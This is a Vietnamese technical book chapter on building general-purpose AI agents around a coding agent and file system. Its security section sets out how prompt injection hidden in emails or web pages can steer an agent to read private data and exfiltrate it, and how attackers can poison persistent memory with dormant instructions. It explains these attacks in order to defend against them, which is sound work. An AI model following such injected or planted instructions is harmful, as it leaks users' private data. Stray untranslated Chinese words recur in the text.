


Cách kiến trúc một Agent đa năng có khả năng xử lý các tác vụ mở, từ tạo mã đến siêu khả năng meta
Các chương trước đã đi sâu vào kỹ thuật Context (Chương 2 và 3) và thiết kế Tools (Chương 4). Chương này kết hợp các khối xây dựng đó lại để trả lời một câu hỏi cốt lõi: Kiến trúc của một Agent đa năng có khả năng xử lý các tác vụ tùy ý trông như thế nào?
Câu trả lời là: Một Agent đa năng hướng đến các tác vụ mở có ở trung tâm là một Coding Agent (một Agent có thể tự động viết, sửa đổi và thực thi mã) cộng với một hệ thống tệp — không gian làm việc nơi Agent lưu trữ mã, dữ liệu, bộ nhớ và kết quả trung gian, giống như cách một lập trình viên quản lý dự án bằng các thư mục trên máy tính. Kết luận này đến từ thực tiễn công nghiệp — từ Manus đến OpenClaw, các Agent đa năng mở thành công đều tuân theo cùng một mô hình: xây dựng một runtime Coding Agent với một tập hợp nhỏ các công cụ chung (thực thi mã, đọc/ghi tệp, tìm kiếm), sau đó phủ lên các module khả năng như tự động hóa trình duyệt và tìm kiếm web. Phần cuối mục "Từ Manus đến OpenClaw" sẽ thảo luận về nơi kết luận này áp dụng — và nơi nó không áp dụng.
Tại sao tạo mã có thể gánh vác trọng trách này? Bởi vì nó không chỉ là một công cụ trong hộp công cụ, mà là một siêu khả năng — khả năng tạo ra các công cụ và khả năng mới một cách động tại runtime. Nửa sau của chương này (mục "Mã: Siêu khả năng của Agent Đa năng") phát triển đầy đủ khái niệm này, cùng với sáu hướng mà nó được áp dụng.
Mã phục vụ Agent ở hai cấp độ. Như một phương tiện cho suy nghĩ, mã bắt buộc sự chặt chẽ — "tuổi lớn hơn 18 và danh tính đã xác minh" có nhiều cách hiểu trong ngôn ngữ tự nhiên, nhưng viết thành age > 18 and is_verified thì chỉ có đúng một cách hiểu. Như một phương tiện cho diễn đạt, mã chạy được chính là bằng chứng của tính nhất quán logic, và kết quả thực thi cung cấp một tiêu chuẩn khách quan về tính đúng đắn — điều mà ngôn ngữ tự nhiên không thể cung cấp.
Chương này bắt đầu với các khả năng cơ bản của Coding Agent và kiến trúc Agent đa năng (OpenClaw), sau đó trình bày ứng dụng của tạo mã trong nhiều kịch bản khác nhau — từ suy luận toán học và sáng tạo nội dung đến các siêu khả năng cấp hệ thống.
Coding Agent
Tạo mã như một khả năng nền tảng của Agent
Tạo mã không phải là lĩnh vực riêng của một vài Agent chuyên biệt, mà là một khả năng nền tảng mà mọi Agent đa năng đều nên sở hữu. Với các mô hình SOTA hiện nay, việc trang bị cho Agent khả năng lập trình cơ bản không đòi hỏi kiến trúc phức tạp.
Xét một tác vụ điển hình: "Tổ chức tất cả các comment TODO còn sót lại trong kho mã, phân loại theo mức độ ưu tiên và tạo issue." Để hoàn thành, cần duyệt cấu trúc thư mục (ls/glob), đọc mã (read), sửa đổi tệp (edit/write), chạy lệnh (bash) và tìm kiếm mẫu (grep/search). Năm loại thao tác này bao phủ gần như mọi hành động cốt lõi của Coding Agent, và đó là nơi bảy công cụ dưới đây đến. Nói chính xác, năm loại ánh xạ tự nhiên lên sáu công cụ; công cụ thứ bảy, Code Interpreter, bao gồm các thao tác "thực thi mã / tính toán" và trong một số triển khai được gộp vào Bash — bảy công cụ là một tập tham chiếu chuẩn hóa, không phải ánh xạ một-một chặt chẽ với năm loại.
Một Coding Agent cơ bản chỉ cần được trang bị bảy công cụ cốt lõi sau:
Code Interpreter: Cung cấp một sandbox cô lập (một runtime an toàn được tách biệt khỏi hệ thống chủ) trong đó mã Python có thể chạy an toàn mà không ảnh hưởng đến hệ thống chủ
Bash Shell: Thực thi lệnh trong terminal, chẳng hạn chạy các test case hoặc xử lý tệp có định dạng đặc biệt
Write File Tool: Tạo tệp mới hoặc ghi đè hoàn toàn tệp hiện có
Edit File Tool: Thực hiện sửa đổi một phần trên tệp hiện có, thao tác cốt lõi cho bảo trì và lặp lại mã
Search File Name Tool (Glob): Định vị nhanh các tệp mục tiêu trong hệ thống tệp thông qua khớp mẫu, ví dụ: sử dụng **/*.py để tìm tất cả tệp Python trong dự án
Search File Content Tool (Grep): Tìm kiếm các mẫu văn bản cụ thể trong nội dung tệp, ví dụ: tìm tất cả các dòng mã gọi một hàm nhất định
Bảy công cụ này tạo thành một hộp công cụ hoàn chỉnh nhưng tối thiểu mà gần như bất kỳ hệ thống Agent nào đều có thể tích hợp với chi phí thấp. Trong triển khai, tất cả đều có thể được cung cấp dưới dạng các dịch vụ công cụ chuẩn hóa thông qua giao thức MCP được giới thiệu trong Chương 4. Lưu ý rằng tập công cụ này là cấu hình cơ bản đặc thù cho Coding Agent, khác với năm loại công cụ chung (nhận thức/thực thi/cộng tác/kích hoạt sự kiện/giao tiếp người dùng) được phân loại theo hướng gọi và vai trò chức năng trong Chương 4 — bảy công cụ cốt lõi chủ yếu bao phủ các loại nhận thức và thực thi. Còn cộng tác, kích hoạt sự kiện và giao tiếp người dùng thì sao? Trong Coding Agent, đây thường là công việc của framework, không phải tầng công cụ — ví dụ việc ủy thác sub-agent được xử lý bởi logic điều phối của framework chứ không phải bởi các công cụ cộng tác chuyên dụng.
Để xem bảy công cụ hoạt động cùng nhau như thế nào, hãy lấy tác vụ đơn giản nhất. Giả sử người dùng nói, "Giúp tôi lập danh sách tất cả comment TODO trong dự án":
Agent (thinking): Cần tìm tất cả dòng mã chứa TODO.
Agent → Grep("TODO", glob="**/*.py")          # Tìm kiếm nội dung tệp
Tool returns:
  src/api.py:42: # TODO: add rate limiting
  src/db.py:15:  # TODO: migrate to PostgreSQL
  tests/test_api.py:8: # TODO: add edge case tests

Agent (thinking): Tìm thấy 3 TODO, tổng hợp thành danh sách và ghi ra tệp.
Agent → Write("TODO_LIST.md", content="...")   # Ghi tệp
Tool returns: File created

Agent: Hoàn thành. Tìm thấy 3 mục TODO, danh sách được lưu trong TODO_LIST.md.
Toàn bộ quá trình chỉ sử dụng hai công cụ: Grep (tìm kiếm nội dung) và Write (ghi tệp). Nếu tác vụ phức tạp hơn — như "đếm số lượng TODO trên mỗi module và vẽ biểu đồ cột" — Agent cũng sẽ sử dụng Code Interpreter để thực thi mã Python cho thống kê và vẽ biểu đồ. Bảy công cụ đơn giản riêng lẻ; khi kết hợp lại, chúng bao phủ một phạm vi tác vụ đáng chú ý.
Tại sao mọi Agent đa năng nên có khả năng lập trình? Bởi vì tạo mã không chỉ là về viết chương trình — nó là một cách giải quyết vấn đề đa năng. Đối mặt với bài toán toán học, Agent có thể viết mã và giao cho bộ giải để có câu trả lời chính xác; đối mặt với quy tắc kinh doanh cần xác định, mã chính xác hơn bất kỳ mô tả ngôn ngữ tự nhiên nào; thiếu một công cụ, nó có thể viết ngay tại chỗ; khi định dạng dữ liệu thay đổi, nó có thể tạo logic phân tích mới. Các phần sau sẽ lần lượt đề cập đến từng kịch bản này. Một Agent có khả năng lập trình cơ bản — ngay cả khi chỉ được trang bị bảy công cụ đơn giản trên — có thể mở rộng khả năng mỗi khi có nhu cầu mới.
Nghiên cứu điển hình: Từ Manus đến OpenClaw — Cốt lõi Coding của Agent Đa năng

Các sản phẩm Agent đa năng như Manus kết hợp ba khả năng lớn — Deep Research, Computer Use và Coding — trong một hệ thống duy nhất, củng cố một hiểu biết đã được thực tiễn xác nhận nhiều lần: Coding Agent cộng với hệ thống tệp là nền tảng kỹ thuật cơ bản nhất cho các Agent đa năng mở. Dự án mã nguồn mở OpenClaw tiếp cận tương tự, chứng minh cùng một mô hình kiến trúc trong môi trường mở.
Tại sao Coding Agent là cốt lõi thay vì hai khả năng kia? Bởi vì gần như tất cả tạo nội dung hiệu quả cuối cùng đều quy về mã. PPT về bản chất là mã ở định dạng OOXML (Office Open XML, tiêu chuẩn mở của Microsoft cho tài liệu văn phòng); tài liệu Word và báo cáo PDF có thể được tạo thông qua mã; phân tích và trực quan hóa dữ liệu được thực hiện bởi script Python; ngay cả các luồng công việc GUI thành công cũng có thể được ghi lại thành mã RPA (Robotic Process Automation) có thể tái sử dụng (Computer Use được đề cập trong Chương 9, và cơ chế ghi lại chuỗi thao tác được trình bày chi tiết trong Chương 8). Tìm kiếm và tổng hợp thông tin của Deep Research có thể được thực hiện thông qua các yêu cầu web và phân tích được điều khiển bằng mã. Mặc dù Computer Use linh hoạt hơn, gọi mã hoặc API trực tiếp thường rẻ hơn, nhanh hơn và đáng tin cậy hơn cho các thao tác tương đương. Tạo mã là nền tảng khả năng hiệu quả nhất, chi phí thấp nhất và có thể tái sử dụng nhiều nhất.
Hình 5-1: Cốt lõi Coding Agent trong kiến trúc OpenClaw
Hãy hiểu kiến trúc này thông qua một luồng thực thi cụ thể. Giả sử người dùng yêu cầu, "Giúp tôi phân tích dữ liệu bán hàng quý trước và tạo báo cáo tổng hợp":
Đọc bộ nhớ: Agent đọc MEMORY.md và phát hiện người dùng thích báo cáo định dạng PDF và nguồn dữ liệu là Google Sheets
Gọi công cụ: Nhận hướng dẫn sử dụng Google Sheets API thông qua module tìm kiếm web, tải dữ liệu thông qua thực thi mã
Viết mã: Tạo script phân tích dữ liệu bằng Python (pandas tổng hợp, matplotlib trực quan hóa)
Tạo sản phẩm: Ghi kết quả phân tích vào report.pdf, biểu đồ vào thư mục charts/
Cập nhật bộ nhớ: Ghi vào MEMORY.md rằng "Dữ liệu bán hàng của người dùng nằm trên Google Sheets, ID: xxx", để lần sau không cần hỏi lại
Trong suốt quá trình, hệ thống tệp là trung tâm luồng thông tin — bộ nhớ được đọc từ tệp, sản phẩm được ghi vào tệp, và kinh nghiệm cũng được lưu dưới dạng tệp.
Hệ thống tệp như Trung tâm của Agent. Trong thiết kế của OpenClaw, hệ thống tệp không chỉ là lưu trữ dữ liệu — nó là trung tâm cho bộ nhớ, kiến thức và khả năng của Agent. Bộ nhớ dài hạn của Agent được lưu trong MEMORY.md (các sự kiện cấp cao và sở thích người dùng) và các log Markdown được lưu trữ theo ngày. Chọn Markdown thay vì cơ sở dữ liệu vector có vẻ phản trực giác, nhưng lại cực kỳ hiệu quả: người dùng có thể trực tiếp mở tệp để đọc và sửa đổi bộ nhớ của Agent (nếu Agent nhớ sai điều gì, chỉ cần xóa dòng đó), Markdown tự nhiên giữ thứ tự thời gian để tránh nhầm lẫn thời gian trong truy xuất ngữ nghĩa, và nó hỗ trợ kiểm soát phiên bản và rollback thông qua Git.
Quan trọng hơn, vì Agent có thể ghi tệp, nó có phương tiện kỹ thuật để sửa đổi các sản phẩm bên ngoài của chính mình. Khi Agent thực hiện một tác vụ lần đầu và phát hiện thông tin quan trọng mà trước đó chưa biết — ví dụ, khi gọi một ngân hàng cụ thể, nó học được rằng ngân hàng yêu cầu địa chỉ chi nhánh để xác minh danh tính — nó có thể ghi phát hiện đó vào bản ghi trước. Xác định khi nào bản ghi đó đủ để trở thành kiến thức đáng tin cậy, một hướng dẫn, hay một chương trình vẫn cần thêm các trajectory và xác nhận kết quả. Đây là vấn đề tiến hóa liên tục được thảo luận trong Chương 8.
Biên giới áp dụng: Agent nào có Coding là kiến trúc cốt lõi. Kết luận rằng "Coding Agent là cốt lõi của Agent đa năng" chủ yếu áp dụng cho các Agent đa năng hướng đến tác vụ mở — các kịch bản như deep research, tạo nội dung và xử lý dữ liệu, nơi ranh giới tác vụ không chắc chắn và hình thức sản phẩm đa dạng. Trong các kịch bản này, không thể liệt kê trước tất cả công cụ cần thiết; tạo mã, như một siêu khả năng, cung cấp con đường kinh tế nhất để mở rộng động ranh giới khả năng, khiến nó trở thành cốt lõi của kiến trúc. Ngược lại, các Agent dịch vụ khách hàng theo lĩnh vực dọc và trợ lý giọng nói hoạt động trong không gian tác vụ tương đối đóng, với kiến trúc cốt lõi được xây dựng围绕 các quy trình kinh doanh cố định, công cụ lĩnh vực và chiến lược đối thoại; ở đó, mã là một công cụ trong hộp công cụ chứ không phải trung tâm kiến trúc (trong ví dụ τ-bench sau này trong chương này — một benchmark mô phỏng kịch bản dịch vụ khách hàng — mã đóng vai trò chính xác là công cụ xác minh chính sách). Tuy nhiên, ngay cả trong trường hợp sau, lập trình là một khả năng nền tảng không thể thiếu: tính toán chính xác, xử lý dữ liệu và xác minh quy tắc đều phụ thuộc vào nó — điều này phù hợp với khẳng định ở phần trước, "Tạo mã như một Khả năng Nền tảng của Agent": lập trình có phải là kiến trúc cốt lõi hay không phụ thuộc vào kịch bản, nhưng sở hữu khả năng lập trình là đường cơ sở chung cho tất cả Agent.
Thiết kế Không Phiên (Sessionless)
Tiếp theo, chúng tôi thảo luận hai thiết kế — chế độ tương tác "luôn sẵn sàng" và kiến trúc bảo mật — thoạt nhìn có vẻ không liên quan đến chủ đề Coding Agent. Tuy nhiên, chúng trực tiếp xác định cách Agent quản lý môi trường thực thi mã và trạng thái hệ thống tệp, vốn là mối quan tâm cốt lõi của Coding Agent. (Độc giả muốn hiểu trước cách Coding Agent hoạt động từng bước có thể nhảy đến mục "Quy trình làm việc Tổng thể của Coding Agent" và quay lại đây để đọc thiết kế tương tác và bảo mật.)
OpenClaw áp dụng thiết kế Sessionless: người dùng không cần cài đặt hoặc đăng nhập ứng dụng, hoặc mở nó trước mỗi tương tác; Agent luôn trực tuyến, và người dùng có thể gửi tin nhắn bất kỳ lúc nào thông qua nền tảng nhắn tin họ đã sử dụng để nhận phản hồi — mô hình tương tác này cùng kiến trúc định tuyến tin nhắn Gateway và kiến trúc hướng sự kiện đã được thảo luận chi tiết trong mục công cụ giao tiếp người dùng của Chương 4 và sẽ không lặp lại ở đây. Điều đáng nhấn mạnh là điều kiện tiên quyết để mô hình này hoạt động: các mô hình lớn đã đủ trưởng thành để phục vụ như một loại "nền tảng thông minh" mới — giống như cách hệ điều hành truyền thống trừu tượng hóa phần cứng và cung cấp giao diện thống nhất cho các ứng dụng tầng trên, các mô hình lớn trừu tượng hóa sự phức tạp của hiểu ngôn ngữ, suy luận và lập kế hoạch, cung cấp một trừu tượng thông minh thống nhất cho các Agent tầng trên. Chính vì nền tảng này mà mô hình "luôn trực tuyến + phản hồi tức thì" có thể được kỹ thuật hóa với chi phí thấp.
Đối với Coding Agent, thách thức kỹ thuật trung tâm của hoạt động không phiên là bảo tồn môi trường thực thi mã và trạng thái hệ thống tệp xuyên suốt các tin nhắn. Hai tin nhắn của người dùng có thể cách nhau vài phút hoặc vài ngày, và công việc của Agent dựa trên một lượng lớn trạng thái ẩn: các gói được cài đặt trong sandbox, thư mục làm việc và biến môi trường của phiên terminal, các máy chủ phát triển nền, và các tệp đang được viết dở. Cách tiếp cận của OpenClaw là quản lý trạng thái ở hai tầng. Trạng thái hệ thống tệp vốn dĩ là bền vững — thư mục workspace được gắn trên lưu trữ bền vững bên ngoài sandbox, vì vậy mã, dữ liệu và các sản phẩm trung gian tồn tại xuyên suốt các tin nhắn và khởi động lại sandbox; đây là một nghĩa khác của "hệ thống tệp như trung tâm của Agent". Trạng thái tiến trình được giữ sống hoặc tái tạo theo yêu cầu — sandbox và phiên terminal của nó vẫn chạy trong thời gian hoạt động để tránh khởi động lạnh, nhập lại thư mục làm việc và kích hoạt lại môi trường ảo cho mỗi tin nhắn; chúng bị phá hủy sau thời gian chờ không hoạt động để giải phóng tài nguyên, nhưng trước khi phá hủy, trạng thái môi trường có thể tuần tự hóa (thư mục làm việc, biến môi trường, danh sách tác vụ nền) được ghi vào các tệp workspace, và Agent tái tạo từ các bản ghi này khi thức dậy lần tiếp theo. Phiên terminal bền vững được thảo luận trong mục "Bảo tồn Trạng thái trong Môi trường Thực thi Lệnh" sau này trong chương này là phần tương ứng của cơ chế này trong một tác vụ duy nhất; Sessionless mở rộng cùng một vấn đề đến thang thời gian跨越 tin nhắn và ngày.
Sessionless không phải không cần bảo trì — mỗi tin nhắn người dùng yêu cầu tải lại toàn bộ trajectory và trạng thái làm việc, điều này đặt ưu tiên cho tuần tự hóa trạng thái hiệu quả và chiến lược nén trajectory hiệu quả; các nguyên tắc thiết kế của nén trajectory đã được đề cập trong mục "Chiến lược Nén Context" của Chương 2, trong khi chương này tập trung vào các đánh đổi kỹ thuật mà kiến trúc Sessionless đặt ra.
Bảo mật cho Coding Agent
Phần này tổ chức các biện pháp phòng thủ của Coding Agent thành một framework mạch lạc: trước tiên chúng tôi phác thảo mô hình đe dọa — những rủi ro nào gây tử vong nhất; sau đó cô lập như lưới an toàn — lưu lượng mạng ra, hệ thống tệp và giới hạn tài nguyên trong sandbox; tiếp theo phòng thủ thời điểm thực thi — phân tích cú pháp ngữ nghĩa của lệnh, và thực thi suy đoán khiến kiểm tra bảo mật "vô hình"; và cuối cùng niềm tin và lòng trung thành — Agent phục vụ ai dưới sự ủy thác đa bên, và cách di chuyển ranh giới niềm tin xuống tầng dữ liệu khi mã do AI viết không thể tin cậy được. Các thảo luận về mô hình đe dọa, lòng trung thành và ranh giới niềm tin áp dụng cho tất cả Agent; sandbox và phân tích lệnh là đặc thù cho Coding Agent.
Mô hình "Agent chủ quyền" này cũng giới thiệu các thách thức bảo mật nghiêm trọng. Coding Agent có quyền đọc và ghi tệp, thực thi lệnh và truy cập mạng, nghĩa là一旦 bị注入 hướng dẫn độc hại, nó có thể gây thiệt hại không thể khắc phục. Nhà phát triển và nhà nghiên cứu độc lập Simon Willison đã tóm tắt rủi ro này bằng "Bộ ba Chết người" nổi tiếng — khi cả ba yếu tố đều có mặt, chúng tạo thành một vòng lặp tấn công hoàn chỉnh, đặt hệ thống vào nguy cơ cao:
Truy cập Dữ liệu Riêng tư — Agent có thể đọc tệp người dùng và trình quản lý mật khẩu.
Tiếp xúc với Nội dung Không Tin cậy — Email và trang web được xử lý có thể chứa payload độc hại.
Khả năng Giao tiếp Bên ngoài — Nó có thể gửi email và thực thi lệnh.
Điều này đóng vòng lặp tấn công: hướng dẫn độc hại ẩn trong nội dung không tin cậy đi vào Agent, điều khiển nó đọc dữ liệu riêng tư, và sau đó đánh cắp thông qua các kênh bên ngoài. Lưu ý rằng sự hiện diện của cả ba yếu tố đã đủ nguy hiểm mà không cần bất kỳ điều kiện bổ sung nào. Trên cơ sở này, tác giả thêm chiều thứ tư — Bộ nhớ Bền vững. Đây không phải là điều kiện thứ tư cần thiết song song, mà là bộ khuếch đại cho tấn công: kẻ tấn công có thể ghi các thiên vị có vẻ vô hại hoặc hướng dẫn độc hại vào bộ nhớ dài hạn của Agent, nơi chúng nằm im xuyên suốt các phiên và kích hoạt vào thời điểm thích hợp — biến một tấn công một lần thành mối đe dọa chờ đợi và tích lũy theo thời gian.
Bốn điểm này có thể được tóm tắt thành bốn loại ranh giới: ranh giới dữ liệu, ranh giới niềm tin đầu vào, ranh giới tác động đầu ra, và ranh giới xuyên phiên. Một Agent cục bộ toàn quyền như OpenClaw跨越 cả bốn chiều rủi ro, khiến bảo mật bảo vệ trở thành thách thức cốt lõi mà các Agent như vậy phải đối mặt.
Điều này cũng giải thích tại sao các Agent thương mại mã nguồn đóng (như Claude Cowork (Agent đa năng của Anthropic cho công việc tri thức, tái sử dụng kiến trúc agentic của Claude Code, có khả năng đọc và ghi tệp cục bộ và hoàn thành các tác vụ đa bước跨越 nhiều ứng dụng văn phòng)) đã chọn chiến lược quyền bảo thủ — không phải vì công nghệ không đạt, mà vì rủi ro bảo mật quá cao. Đối với prompt injection, chỉ lọc đầu vào几乎 không giúp ích. Mục tiêu không phải là nhận diện mọi tấn công, mà là đảm bảo rằng Agent bị注入 không bao giờ có cơ hội thực hiện một hành động nguy hiểm. Hệ thống phòng thủ đã được thiết lập tầng tầng trong hai chương trước: Phòng thủ tầng Context — đánh dấu nguồn nội dung bên ngoài, cô lập vai trò có cấu trúc, vệ sinh đầu vào — xem mục prompt injection trong Chương 2; Phòng thủ tầng Thực thi — đánh giá độc lập Sidecar, Human in the loop, đặc quyền tối thiểu và phân tách đặc quyền — xem Chương 4. Vì Agent không thể xác định đáng tin cậy liệu context của chính nó có bị xâm phạm hay không, các thao tác quan trọng phải được đánh giá bởi các cơ chế bên ngoài context đó. Nguyên tắc này贯穿 cả hai chương. Phần này chỉ thêm ba biện pháp bảo vệ cụ thể đặc thù cho Coding Agent:
Phân tích Ngữ nghĩa Lệnh — Sự kết hợp爆炸 của các lệnh Shell khiến danh sách đen từ khóa vô dụng; hiệu ứng thực sự của lệnh phải được hiểu ở cấp ngữ nghĩa (trình bày chi tiết hơn trong phần này);
Cô lập Sandbox và Kiểm soát Lưu lượng mạng Ra — Thực thi mã là bề mặt tấn công đặc thù cho Coding Agent; các lựa chọn kỹ thuật cho mức độ cô lập và chiến lược lưu lượng được đề cập trong phần này;
Phòng thủ Xuyên phiên cho Bộ nhớ Bền vững — Chương này mở rộng phân tích Bộ ba Chết người sang bộ nhớ bền vững: nội dung được ghi vào bộ nhớ dài hạn phải trải qua cùng đánh giá niềm tin như đầu vào bên ngoài để hướng dẫn độc hại không thể nằm im trong MEMORY.md và có hiệu lực sau này.
Ba biện pháp bảo vệ này rơi vào các tầng xác minh, thực thi và dữ liệu tương ứng, bổ sung cho hệ thống phòng thủ từ hai chương trước. Các chiến lược này không thể loại bỏ hoàn toàn rủi ro, nhưng chúng có thể giảm bề mặt tấn công của Agent.
Cô lập như Lưới An toàn: Lựa chọn Kỹ thuật cho Sandbox Thực thi Mã. Sandbox không phải là công tắc; nó là một chuỗi các quyết định kỹ thuật. Chương 4 đã giải thích tại sao cô lập là cần thiết, phác thảo phổ ba tầng của cơ chế cô lập (cô lập cấp tiến trình, container, và microVM), và cung cấp quy tắc lựa chọn này: cô lập cấp tiến trình cho máy cá nhân cục bộ, container cho môi trường đám mây đơn thuê bao, và microVM hoặc gVisor cho môi trường đa thuê bao hoặc mã không tin cậy. Thay vì lặp lại phổ đó, phần này đề cập đến bốn mối quan tâm bổ sung phát sinh khi triển khai Coding Agent: cách quản lý lưu lượng mạng ra, gắn bao nhiêu hệ thống tệp, giới hạn tài nguyên như thế nào, và dung hòa phiên bền vững với cô lập.
Kiểm soát Lưu lượng Mạng Ra. Đây là mục dễ bị bỏ qua nhất và quan trọng nhất: không có mạng theo mặc định, với truy cập được cấp theo yêu cầu thông qua proxy danh sách trắng đến một tập hợp hạn chế đích (nguồn gói, trang tài liệu, API mà tác vụ yêu cầu rõ ràng). Nhìn lại mục 3 của Bộ ba Chết người — "Khả năng Giao tiếp Bên ngoài" — kiểm soát lưu lượng mạng ra là phòng thủ tầng thực thi của nó: ngay cả khi prompt injection thành công và mã độc hại đọc dữ liệu nhạy cảm bên trong sandbox, không có đường thoát ra, dữ liệu không thể được truyền đi. So với cố gắng nhận diện mọi injection, cắt đứt kênh đánh cắp dữ liệu là một tuyến phòng thủ chắc chắn hơn nhiều.
Phạm vi Cô lập Hệ thống Tệp. Gắn thư mục mã nguồn chỉ đọc (Agent sửa đổi mã thông qua công cụ sửa đổi, và các bản vá được tạo được đánh giá trước khi ghi vào đĩa, hoặc một bản sao được gắn vào workspace có thể ghi); một thư mục workspace có thể ghi riêng biệt chứa các sản phẩm và tệp trung gian được tạo; các tệp thông tin xác thực (~/.ssh, khóa, token) không được gắn vào sandbox — dữ liệu vô hình không thể bị rò rỉ, tương ứng với mục 1 của Bộ ba Chết người.
Giới hạn Tài nguyên và Timeout. Đặt hạn mức cho CPU, bộ nhớ và đĩa, cùng với timeout thời gian thực, để phòng thủ chống vòng lặp vô hạn, fork bomb (một tiến trình tự nhân bản nhanh chóng cho đến khi hệ thống sụp đổ), và ghi đĩa không giới hạn. Một chi tiết thực tế: timeout và vi phạm giới hạn nên trả về lỗi có cấu trúc cho Agent ("Thực thi bị终止 sau 120 giây, đầu ra cuối cùng là...") thay vì lặng lẽ杀死 tiến trình, cho Agent cơ hội sửa đổi chiến lược trong lượt tiếp theo.
Dung hòa Phiên Bền vững và Cô lập. Phần sau "Bảo tồn Trạng thái trong Môi trường Thực thi Lệnh" ủng hộ duy trì các phiên terminal dài hạn, trong khi nguyên tắc cô lập ủng hộ môi trường dùng một lần — có sự căng thẳng giữa hai bên. Cách dung hòa là giữ phiên sống chỉ bên trong sandbox: phiên terminal không bao giờ được tồn tại lâu hơn sandbox, và trạng thái phiên không bao giờ được thoát ra máy chủ. Đối với các kịch bản yêu cầu phục hồi跨越 khoảng thời gian dài (như kiến trúc Sessionless đề cập trước đó), dựa vào snapshot sandbox hoặc "bền vững tệp workspace + tái tạo môi trường thông qua script" để khôi phục trạng thái, thay vì kéo dài vô thời hạn tuổi thọ của sandbox. Nói cách khác, điều được bền vững là mô tả trạng thái có thể kiểm toán (tệp, script, manifest), không phải các tiến trình đang chạy mờ đục.
